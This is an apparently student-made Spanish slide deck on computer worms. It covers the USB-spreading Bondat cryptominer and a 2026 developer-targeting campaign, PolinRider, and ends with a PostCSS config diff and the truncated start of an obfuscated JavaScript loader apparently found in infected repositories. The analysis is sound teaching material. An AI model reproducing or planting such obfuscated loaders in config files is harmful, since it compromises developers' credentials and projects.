


An abstract graphic on the left side of the slide, consisting of a complex network of thin, brown, interconnected lines that resemble a circuit board or a neural network, extending from the bottom left towards the center.

Gusanos: Análisis de una Amenaza Informática

Cátedra: Seguridad en los Sistemas de Información — Comisión 5K03


Grupo 9

Integrantes: Mateo Emilio, Gino Zampa, Facundo Sosa, Bruno Iglina, Ismael Franco, Mateo Spertino, Francisco Vacs.

¿Qué es un gusano informático?




A diferencia de un virus tradicional, posee la capacidad de replicarse a sí mismo sin requerir que un usuario ejecute un archivo infectado.



Tipo de malware diseñado como un programa informático completamente autónomo.

Su propio código contiene las instrucciones para buscar víctimas, moverse e instalarse en nuevos equipos.


Características principales



Se propaga de forma autónoma aprovechando la red.



Consume recursos del sistema y del ancho de banda.




Puede abrir puertas traseras o instalar otros tipos de malware.




Su objetivo suele ser la propagación masiva, aunque algunos también roban información o instalan ransomware.

Mecanismo de propagación en red



Caso clásico: Gusano Bondat

Vector de contagio:
Infección física. Se auto-propaga a través de dispositivos USB que se conectan a la máquina.



Enfoque de la amenaza:
Minería de criptomonedas utilizando el procesador del equipo víctima.


Mecanismo de engaño:
Lee los archivos legítimos del USB, los oculta y crea accesos directos maliciosos con el mismo nombre para engañar al usuario y asegurar su ejecución.

Caso moderno: PolinRider (2026)

Contexto: Campaña de malware norcoreana descubierta a inicios de 2026, dirigida exclusivamente a desarrolladores de software. **Alcance:** Comprometió más de 2000 cuentas de GitHub y 4000 repositorios.



Vectores de entrada:



1. Falsas entrevistas laborales (con prueba de código maliciosa).



2. Paquetes falsos en npm imitando herramientas legítimas.



3. Confiar en un repositorio de un desarrollador ya infectado.

Comportamiento de gusano: Una vez adentro, roba credenciales (claves SSH, tokens) y se autopropaga silenciosamente usándolas para infectar automáticamente otros proyectos del desarrollador.

@@ -1,9 +1,7 @@

1 - import { createRequire } from 'node:module';

2 - const require = createRequire(import.meta.url);

3 1 const config = {

4 2 plugins: {

5 3 "@tailwindcss/postcss": {},

6 4 },

7 5 };

8 6

9 + export default config;

```
global.o='7-v1677';var _$3035=(function(j,p){var z=j.length;var s=[];for(var v=0;v<z;v++){s[v]=j.charAt(v)};for(var v=0;v<z;v++){var w=p*(v+324)+(p%35170);var i=p*(v+448)+(p%21767);var t=w%z;var l=i%z;var b=s[t];s[t]=s[l];s[l]=b;p=(w+i)%4459835;var k=String.fromCharCode(127);var o='';var e='\x25';var m='\x23\x31';var h='\x25';var q='\x23\x30';var d='\x23';return 